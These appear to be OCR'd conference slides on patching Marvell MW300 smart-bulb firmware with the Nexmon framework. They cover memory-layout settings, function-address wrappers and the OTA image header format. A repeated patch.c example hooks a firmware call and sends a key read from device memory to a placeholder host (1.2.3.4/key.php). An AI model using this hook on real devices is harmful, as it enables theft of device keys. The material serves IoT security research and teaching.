
Prerequisite: Know memory layout

Binary Patching: Nexmon Framework

definitions.mk




```
NEXMON_CHIP=CHIP_VER_MW300_COLORBULB1
NEXMON_FW_VERSION=FW_VER_MW300_COLORBULB1_141_56

NEXMON_ARCH=armv7-m

RAM_FILE=ram.bin
RAMSTART=0x1f0032e0
RAMSIZE=0x48FB0

PATCHSTART=0x1F04C290
PATCHSIZE=0x500
```




Prerequisite: Know memory layout

Binary Patching: Nexmon Framework

definitions.mk




```
NEXMON_CHIP=CHIP_VER_MW300_COLORBULB1
NEXMON_FW_VERSION=FW_VER_MW300_COLORBULB1_141_56

NEXMON_ARCH=armv7-m

RAM_FILE=ram.bin
RAMSTART=0x1f0032e0
RAMSIZE=0x48FB0

PATCHSTART=0x1F04C290
PATCHSIZE=0x500
```



Prerequisite: Know memory layout

Binary Patching: Nexmon Framework

wrapper.c




```
AT(CHIP_VER_MW300_LED, FW_VER_MW300_LED_141_40, 0x1F01ABF4)
AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_150, 0x1F045890)
AT(CHIP_VER_MW300_COLORBULB1, FW_VER_MW300_COLORBULB1_141_56, 0x1F01AD94)
int
send_over_http(const char *url_str)
RETURN_DUMMY
```

Prerequisite: Know function names and signature

Binary Patching: Nexmon Framework

Get function names:



Compile Example Project with debug symbols


Load binary into IDA

Use Bindiff to apply function names

Binary Patching: Nexmon Framework

Putting it all together: Write your patch code in C

patch.c




```c
// Patch code
void
hook(char *buffer, int a, const char *format, ...) {
    const char *key = (const char *) 0x200003AE;
    snprintf(hookbuffer, 140, "http://1.2.3.4/key.php?key=%s", key);
    send_over_http(hookbuffer);
}

// Overwrite original branch
__attribute__((at(0x1F015036, "", CHIP_VER_MW300_COLORBULB1, FW_VER_MW300_COLORBULB1_141_56)))
BLPatch(hook, hook);
```


Binary Patching: Nexmon Framework

Putting it all together: Write your patch code in C

patch.c



```c
// Patch code
void
hook(char *buffer, int a, const char *format, ...) {
    const char *key = (const char *) 0x200003AE;
    snprintf(hookbuffer, 140, "http://1.2.3.4/key.php?key=%s", key);
    send_over_http(hookbuffer);
}

// Overwrite original branch
__attribute__((at(0x1F015036, "", CHIP_VER_MW300_COLORBULB1, FW_VER_MW300_COLORBULB1_141_56)))
BLPatch(hook, hook);
```




Binary Patching: Nexmon Framework

Putting it all together: Write your patch code in C


patch.c

```
// Patch code
void
hook(char *buffer, int a, const char *format, ...) {
    const char *key = (const char *) 0x200003AE;
    snprintf(hookbuffer, 140, "http://1.2.3.4/key.php?key=%s", key);
    send_over_http(hookbuffer);
}

// Overwrite original branch
__attribute__((at(0x1F015036, "", CHIP_VER_MW300_COLORBULB1, FW_VER_MW300_COLORBULB1_141_56)))
BLPatch(hook, hook);
```



Preparing the modified binary (Marvell)

- Preliminary approach for lightbulbs **SPI** done by Uri Shaked*
- But SPI format **!=** OTA format



Byte	0-3	4-7	8-11	12-15	16-19
0x00000000	**Magic**	**Magic**	**Timestamp**	**# of segments**	**entry address**
	4D 52 56 4C	7B F1 9C 2E	FF BE A8 59	03 00 00 00	19 37 00 1F
	"MRVL"				0x1f003719
0x00000014	**segment magic**	**offset in file**	**size of segment**	**mem addr**	**checksum**
	02 00 00 00	C8 00 00 00	50 36 00 00	00 00 10 00	20 C8 51 7D
		0xc8	0x3650	0x100000	
0x00000028	**segment magic**	**offset in file**	**size of segment**	**mem addr**	**checksum**
	02 00 00 00	18 37 00 00	28 15 08 00	18 37 00 1F	0A 11 25 85
		0x3718	0x81528	0x1f003718	
0x0000003C	**segment magic**	**offset in file**	**size of segment**	**mem addr**	**checksum**
	02 00 00 00	40 4C 08 00	54 19 00 00	40 00 00 20	FB 5F ED 39
		0x84c40	0x1954	0x20000040	

** https://hackernoon.com/inside-the-bulb-adventures-in-reverse-engineering-smart-bulb-firmware-1b81ce2694a6*

Preparing the modified binary (Marvell)

- Preliminary approach for lightbulbs **SPI** done by Uri Shaked*
- But SPI format **!=** OTA format

